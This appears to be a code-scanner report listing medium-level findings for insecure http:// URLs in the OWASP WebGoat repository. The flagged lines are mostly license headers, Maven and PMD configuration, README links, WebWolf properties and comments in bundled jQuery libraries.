in session scoped objects. Unguarded assignment to a non-final field is thread-unsafe and
may cause corrup...
1257        Solution: Make the fields final and unmodifiable.  If they really need to be mutable,
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1295

Level Medium

```
1292 <rule name="AvoidUnguardedMutableFieldsInObjectsUsingSynchronized"
1293       message="Avoid unguarded non-final or mutable fields in objects using
synchronized. Make final immutable or access thread-safely and use @GuardedBy."
1294       class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"


1295       typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC07">

1296     <description>
1297         Problem: Multiple threads typically access fields of an object using synchronized. If
a field or its reference is mutable, access is thread-unsafe and may cause corruption or
visibility proble...
1298         Solution: Make the fields final and unmodifiable. If they really need to be mutable,
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1343

Level Medium

```
1340 <rule name="AvoidUnguardedMutableFieldsInSharedObjects"
1341       message="Avoid unguarded non-final or mutable fields in objects shared among
threads. Make final immutable or access thread-safely and use @GuardedBy."
1342       class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"


1343       typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC07">

1344     <description>
1345         Problem: Multiple threads typically access fields of a singleton or may access fields
in session scoped objects. If a field or its reference is mutable, access is thread-unsafe and
may cause c...
1346         Solution: Make the fields final and unmodifiable. If they really need to be mutable,
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1447

Level Medium

```
1444 <!-- END Included file 'concurrent.xml' -->
1445 <!-- BEGIN Included file 'spring.xml' -->
1446    <rule name="AvoidExpressionsInCacheable"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Avoid SpEL-expression for computing Cacheable key" ...


1447
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TMSU12">

1448       <description>Spring Expression Language (SpEL) expression is used for computing
the key dynamically. Problem: evaluating the expression language is expensive, on every
call.&#13;
1449          Solution: use a custom KeyGenerator: keyGenerator=... instead of key=...
1450          (jpinpoint-rules)</description>
```

pmd-ruleset.xml:1475

Level Medium

```
1472 <rule name="AvoidImproperAnnotationCombinations"
1473      language="java"
1474      message="Don't combine these annotations"


1475
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-Annotations"

1476      class="net.sourceforge.pmd.lang.rule.XPathRule">
1477    <description>
1478       Improper combination of annotations. Problem: these annotations are not meant to
be combined and may cause unexpected and unwanted behavior.&#13;
```

pmd-ruleset.xml:1506

Level Medium

```
1503 </rule>
1504
1505 <rule name="AvoidModelMapAsRenderParameter"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="A ModelMap or @ModelAttribute is used as parameter o...


1506      externalInfoUrl="http://www.jpinpoint.
```

com/doc/Java+Code+Performance#JavaCodePerformance-TMSU11">

1507 <description>Problem: ModelMaps are rather large objects containing explicitly added data and administrative data from Spring. They are added to the Portlet session implicitly. They stay in the se...
1508 Solution: Remove the ModelMap from the render method parameter list and create a new local ModelMap to use in the render request scope.
1509 (jpinpoint-rules)</description>

pmd-ruleset.xml:1529

Level Medium

1526 <rule name="AvoidSpringApplicationContextRecreation"
1527 message="Avoid re-creation of Spring application context"
1528 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java"

1529 typeResolution="true" externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-EUOCS01">

1530 <description>
1531 Problem: When a XXXApplicationContext is created, all Spring beans are initialized, wired and component scanning may take place. Component scanning involves extensive class path scanning which...
1532 Solution: Create the ApplicationContext only once in the application deployed/live time.

pmd-ruleset.xml:1598

Level Medium

1595 <rule name="MakeAutoWiredConstructedFieldFinal"
1596 message="Make autowired, constructed field final in objects shared among threads."
1597 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java"

1598 typeResolution="true" externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TUTC07">

1599 <description>

1600 Problem: Multiple threads typically access fields of a singleton or may access fields in session scoped objects. If a field or its reference is mutable, non-autowired access is thread-unsafe a...
1601 Solution: Make the fields final and unmodifiable to defend against mutation. If they really need to be mutable (which is strange for autowired fields), make access thread-safe. Thread-safety c...

pmd-ruleset.xml:1632

Level Medium

1629 </rule>
1630
1631 <rule name="MinimizeActionModelMapInSession"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="ModelMap in action method is not cleared. This may ...

1632
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TMSU12">

1633 <description>A ModelMap is used in an action method typically for form validation and not cleared. Problem: the ModelMap is put in the session by Spring. This is typically a large object which may...
1634 Solution: clear the ModelMap right after the validation in the happy flow.
1635 (jpinpoint-rules)</description>

pmd-ruleset.xml:1657

Level Medium

1654 <rule name="AvoidHugeQueryFetchSize"
1655 message="Avoid a huge query fetch size, it consumes much memory."
1656 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1657 typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Data+Access+Performance#JavaDataAccessPerformance-IDA-TRM03">

1658 <description>
1659 Problem: if huge numbers of result rows are fetched these are all stored in memory and this may introduce long gc times and out of memory risk.
1660 Solution: Set fetch size to 100 maximally. Only set it higher than 100 yet still max 500, if you are sure there is only little data returned per row, like 3 rather short

columns.

pmd-ruleset.xml:1684

Level Medium

```
1681 <rule name="AvoidMultipleRoundtripsForQuery"
1682      message="Avoid multiple roundtrips for the same query"
1683      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1684      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Data+Access+Performance#JavaData
AccessPerformance-IDA-TRR05">

1685    <description>
1686        Problem: Time is taken by the unnecessary roundtrip(s). Unnecessary work is
performed.&#13;
1687        Solution: Execute the query only once.
```

pmd-ruleset.xml:1710

Level Medium

```
1707 <rule name="AvoidSqlInExpression"
1708      message="Avoid a SQL IN-Expression, it fails for > 1000 arguments and pollutes the
query plan cache / statement cache"
1709      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1710      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Data+Access+Performance#JavaData
AccessPerformance-IDA-INO01">

1711    <description>
1712        Problem: The number of values for the IN-argument list is limited, in Oracle to
1000. An error occurs when exceeding this limit. Additionally, a large IN list takes much time
to transport to t...
1713        Solution: Rewrite the query by replacing the IN-argument list by a sub query using
the criteria used to fetch the IN arguments. Or often even better performing, an inner join
using these crite...
```

pom.xml:2

Level Medium

```
1 <?xml version="1.0"?>

2 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

3       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
4
5    <modelVersion>4.0.0</modelVersion>
```

pom.xml:3

Level Medium

```
1 <?xml version="1.0"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

3       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

4
5    <modelVersion>4.0.0</modelVersion>
6    <groupId>org.owasp.webgoat</groupId>
```

pom.xml:93

Level Medium

```
90       <subscribe>https://lists.owasp.org/mailman/listinfo/owasp-webgoat</subscribe>
91       <unsubscribe>Owasp-webgoat-request@lists.owasp.org</unsubscribe>
92       <post>owasp-webgoat@lists.owasp.org</post>

93       <archive>http://lists.owasp.org/pipermail/owasp-webgoat/</archive>

94    </mailingList>
95 </mailingLists>
```

96

README.MD:11

Level Medium

8
9 # Introduction
10

11 WebGoat is a deliberately insecure web application maintained by
[OWASP](http://www.owasp.org/) designed to teach web

12 application security lessons.
13
14 This program is a demonstration of common server-side application flaws. The

README.MD:67

Level Medium

64 127.0.0.1 www.webgoat.local www.webwolf.localhost
65 ```
66

67 You can use the overall start page: http://www.webgoat.local or:

68
69 WebGoat will be located at: http://www.webgoat.local/WebGoat
70

README.MD:69

Level Medium

66
67 You can use the overall start page: http://www.webgoat.local or:
68

69 WebGoat will be located at: http://www.webgoat.local/WebGoat

```
70
71 WebWolf will be located at: http://www.webwolf.local/WebWolf
72
```

README.MD:71

Level Medium

```
68
69 WebGoat will be located at: http://www.webgoat.local/WebGoat
70
71 WebWolf will be located at: http://www.webwolf.local/WebWolf
72
73 **Important**: the current directory on your host will be mapped into the container for keeping state.
74
```

webgoat-container/pom.xml:2

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
4     <name>webgoat-container</name>
5     <modelVersion>4.0.0</modelVersion>
```

webgoat-container/pom.xml:3

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

3       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

4    <name>webgoat-container</name>
5    <modelVersion>4.0.0</modelVersion>
6    <artifactId>webgoat-container</artifactId>
```

webgoat-

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5

Level Medium

```
2 /**
3 *
*****************************************************************************************
***
4 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

5 * please see http://www.owasp.org/

6 * <p>
7 * Copyright (c) 2002 - 20014 Bruce Mayhew
8 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16

Level Medium

```
13  * Usage in asciidoc:
14  * <p>
15  * webWolfLink:here[] will display a href with here as text

16  * webWolfLink:landing[noLink] will display the complete url, for example:
http://WW_HOST:WW_PORT/landing

17  */
18 public class WebWolfMacro extends InlineMacroProcessor {
19
```

webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56

Level Medium

```
53          host = host.substring(0, semicolonIndex);
54          host = host.concat(":").concat(port);
55      }

56      return "http://" + host + (includeWebWolfContext() ? "/WebWolf" : "");

57 }
58
59 protected boolean includeWebWolfContext() {
```

webgoat-

Level Medium

```
6  * Usage in asciidoc:
7  * <p>
8  * webWolfLink:here[] will display a href with here as text

9  * webWolfLink:landing[noLink] will display the complete url, for example:
http://WW_HOST:WW_PORT/landing

10  */
```

```
11 public class WebWolfRootMacro extends WebWolfMacro {
12
```

webgoat-container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3  * please see http://www.owasp.org/
4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3  * please see http://www.owasp.org/
4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6

Level Medium

```
3 *
4 *
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see http://www.owasp.org/

7 *
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 *
```

webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19

Level Medium

```
16 * <p>
17 * <p>
18 * This file is part of WebGoat, an Open Web Application Security Project

19 * utility. For details, please see http://www.owasp.org/

20 * <p>
21 * Copyright (c) 2002 - 20014 Bruce Mayhew
22 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

3  * please see http://www.owasp.org/

4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

3  * please see http://www.owasp.org/

4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3  * please see http://www.owasp.org/
4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12

Level Medium

```
9 /**
10 *
**********************************************************************************************
11  * This file is part of WebGoat, an Open Web Application Security Project utility. For details.
12  * please see http://www.owasp.org/
13  * <p>
14  * Copyright (c) 2002 - 20014 Bruce Mayhew
15  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10

Level Medium

```
7 * <p>
8 * <p>
9 * This file is part of WebGoat, an Open Web Application Security Project
```

```
10 * utility. For details, please see http://www.owasp.org/

11 * <p>
12 * Copyright (c) 2002 - 20014 Bruce Mayhew
13 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33

Level Medium

```
30 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository
31 * for free software projects.
32 *

33 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>

34 * @version $Id: $Id
35 * @since October 28, 2003
36 */
```

webgoat-

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5

Level Medium

```
2 *
3 *
4 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

5 * please see http://www.owasp.org/

6 *
7 * Copyright (c) 2002 - 20014 Bruce Mayhew
8 *
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:

5

Level Medium

```
2 *
3 *
4 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

5 * please see http://www.owasp.org/

6 *
7 * Copyright (c) 2002 - 20014 Bruce Mayhew
8 *
```

webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see http://www.owasp.org/
```

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94

Level Medium

```
91
92 @AllArgsConstructor
93 @Getter

94 //Jackson does not really like returning a map of <Assignment, Boolean> directly, see http://stackoverflow.com/questions/11628698/can-we-make-object-as-key-in-map-when-using-json

95 //so creating intermediate object is the easiest solution
96 private static class LessonOverview {
97
```

webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3

Level Medium

```
1 /*************************************************************************************************
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3  * please see http://www.owasp.org/
4  * <p>
5  * Copyright (c) 2002 - 20014 Bruce Mayhew
6  * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16

Level Medium

```
13 * <p>
14 * <p>
15 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
16 * please see http://www.owasp.org/
17 * <p>
18 * Copyright (c) 2002 - 20014 Bruce Mayhew
19 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37

Level Medium

```
34 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software
35 * projects.
36 *
37 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
```

```
38 * @version $Id: $Id
39 * @since October 28, 2003
40 */
```

webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16

Level Medium

```
13 * <p>
14 * <p>
15 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see

16 * http://www.owasp.org/

17 * <p>
18 * Copyright (c) 2002 - 20014 Bruce Mayhew
19 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35

Level Medium

```
32 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software
33 * projects.
34 *

35 * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a>

36 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
37 * @version $Id: $Id
38 * @since October 28, 2003
```

webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:36

Level Medium

```
33 * projects.
34 *
35 * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a>
36 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
37 * @version $Id: $Id
38 * @since October 28, 2003
39 */
```

webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18

Level Medium

```
15 * <p>
16 * <p>
17 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
18 * please see http://www.owasp.org/
19 * <p>
20 * Copyright (c) 2002 - 20014 Bruce Mayhew
21 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:39

Level Medium

```
36 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software
37 * projects.
38 *
39 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
40 * @version $Id: $Id
41 * @since October 29, 2003
42 */
```

webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:21

Level Medium

```
18 * <p>
19 * <p>
20 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
21 * please see http://www.owasp.org/
22 * <p>
23 * Copyright (c) 2002 - 20014 Bruce Mayhew
24 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:42

Level Medium

```
39 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software
40 * projects.
41 *
42 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
43 * @version $Id: $Id
44 * @since October 29, 2003
45 */
```

webgoat-container/src/main/java/org/owasp/webgoat/WebGoat.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
6 * please see http://www.owasp.org/
```

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/WebSecurityConfig.java:4

Level Medium

```
1 /**
2 *
*******************************************************************************
***
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
4 * please see http://www.owasp.org/

5 * <p>
6 * Copyright (c) 2002 - 20014 Bruce Mayhew
7 * <p>
```

webgoat-container/src/main/resources/application-webgoat.properties:44

Level Medium

```
41
42 webwolf.host=${WEBWOLF_HOST:127.0.0.1}
43 webwolf.port=${WEBWOLF_PORT:9090}

44 webwolf.url=http://${webwolf.host}:${webwolf.port}/WebWolf

45 webwolf.url.landingpage=http://${webwolf.host}:${webwolf.port}/landing
46 webwolf.url.mail=http://${webwolf.host}:${webwolf.port}/mail
47
```

webgoat-container/src/main/resources/application-webgoat.properties:45

Level Medium

```
42 webwolf.host=${WEBWOLF_HOST:127.0.0.1}
43 webwolf.port=${WEBWOLF_PORT:9090}
44 webwolf.url=http://${webwolf.host}:${webwolf.port}/WebWolf

45 webwolf.url.landingpage=http://${webwolf.host}:${webwolf.port}/landing

46 webwolf.url.mail=http://${webwolf.host}:${webwolf.port}/mail
47
48 spring.jackson.serialization.indent_output=true
```

webgoat-container/src/main/resources/application-webgoat.properties:46

Level Medium

```
43 webwolf.port=${WEBWOLF_PORT:9090}
44 webwolf.url=http://${webwolf.host}:${webwolf.port}/WebWolf
45 webwolf.url.landingpage=http://${webwolf.host}:${webwolf.port}/landing

46 webwolf.url.mail=http://${webwolf.host}:${webwolf.port}/mail

47
48 spring.jackson.serialization.indent_output=true
49 spring.jackson.serialization.write-dates-as-timestamps=false
```

webgoat-container/src/main/resources/i18n/messages_de.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,

3 # please see http://www.owasp.org/

4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages_fr.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages_nl.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages_ru.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/static/css/animate.css:5

Level Medium

```
2
3
4 /*!
5 Animate.css - http://daneden.me/animate
6 Licensed under the MIT license
7
8 Copyright (c) 2013 Daniel Eden
```

webgoat-container/src/main/resources/static/css/font-awesome.min.css:2

Level Medium

```
1 /*!
2 *  Font Awesome 4.0.3 by @davegandy - http://fontawesome.io - @fontawesome
3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-
webfont.eot?v=4.0.3');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.0.3')
format('embedded-opentype'),url('../fonts/fontawe...
```

webgoat-container/src/main/resources/static/css/font-awesome.min.css:3

Level Medium

```
1 /*!
2 *  Font Awesome 4.0.3 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)

4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-
webfont.eot?v=4.0.3');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.0.3')
format('embedded-opentype'),url('../fonts/fontawe...
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:6

Level Medium

```
3 * version: 3.51.0-2014.06.20
4 * Requires jQuery v1.5 or later
5 * Copyright (c) 2014 M. Alsup

6 * Examples and documentation at: http://malsup.com/jquery/form/

7 * Project repository: https://github.com/malsup/form
8 * Dual licensed under the MIT and GPL licenses.
9 * https://github.com/malsup/form#copyright-and-license
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:96

Level Medium

```
93 $.fn.ajaxSubmit = function(options) {
94    /*jshint scripturl:true */
95

96    // fast fail if nothing selected (http://dev.jquery.com/ticket/2752)

97    if (!this.length) {
98       log('ajaxSubmit: skipping submit process - no element selected');
99       return this;
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:243

Level Medium

```
240 // 06-NOV-09: now defaulting to iframe mode if file input is detected
241 if (options.iframe !== false && (options.iframe || shouldUseFrame)) {
242    // hack to fix Safari hang (thanks to Tim Molendijk for this)

243    // see:  http://groups.google.com/group/jquery-
dev/browse_thread/thread/36395b7ab510dd5d

244    if (options.closeKeepAlive) {
245       $.get(options.closeKeepAlive, function() {
246          jqxhr = fileUploadIframe(a);
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:470

Level Medium

```
467  * carry the protocol property in ie8, when running under ssl
468  * frame.document is the only valid response document, since
469  * the protocol is know but not on the other two objects. strange?

470  * "Same origin policy" http://en.wikipedia.org/wiki/Same_origin_policy

471  */
472
473 var doc = null;
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:865

Level Medium

```
862       });
863       return this;
864    }

865    // is your DOM ready?
http://docs.jquery.com/Tutorials:Introducing_$(document).ready()

866    log('terminating; zero elements found by selector' + ($.isReady ? '' : ' (DOM not
```

```
ready)'));
867     return this;
868 }
```

webgoat-container/src/main/resources/static/js/jquery/jquery-ui-1.10.4.custom.min.js:2

Level Medium

```
1 /*! jQuery UI - v1.10.4 - 2014-08-24

2 * http://jqueryui.com

3 * Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.position.js,
jquery.ui.draggable.js, jquery.ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js,
jquery.u...
4 * Copyright 2014 jQuery Foundation and other contributors; Licensed MIT */
5
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:6

Level Medium

```
3 * version: 3.51.0-2014.06.20
4 * Requires jQuery v1.5 or later
5 * Copyright (c) 2014 M. Alsup

6 * Examples and documentation at: http://malsup.com/jquery/form/

7 * Project repository: https://github.com/malsup/form
8 * Dual licensed under the MIT and GPL licenses.
9 * https://github.com/malsup/form#copyright-and-license
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:96

Level Medium

```
93 $.fn.ajaxSubmit = function(options) {
94     /*jshint scripturl:true */
95
```

```
96    // fast fail if nothing selected (http://dev.jquery.com/ticket/2752)

97    if (!this.length) {
98       log('ajaxSubmit: skipping submit process - no element selected');
99       return this;
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:243

Level Medium

```
240 // 06-NOV-09: now defaulting to iframe mode if file input is detected
241 if (options.iframe !== false && (options.iframe || shouldUseFrame)) {
242    // hack to fix Safari hang (thanks to Tim Molendijk for this)

243    // see:  http://groups.google.com/group/jquery-
dev/browse_thread/thread/36395b7ab510dd5d

244    if (options.closeKeepAlive) {
245       $.get(options.closeKeepAlive, function() {
246          jqxhr = fileUploadIframe(a);
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:470

Level Medium

```
467  * carry the protocol property in ie8, when running under ssl
468  * frame.document is the only valid response document, since
469  * the protocol is know but not on the other two objects. strange?

470  * "Same origin policy" http://en.wikipedia.org/wiki/Same_origin_policy

471  */
472
473 var doc = null;
```

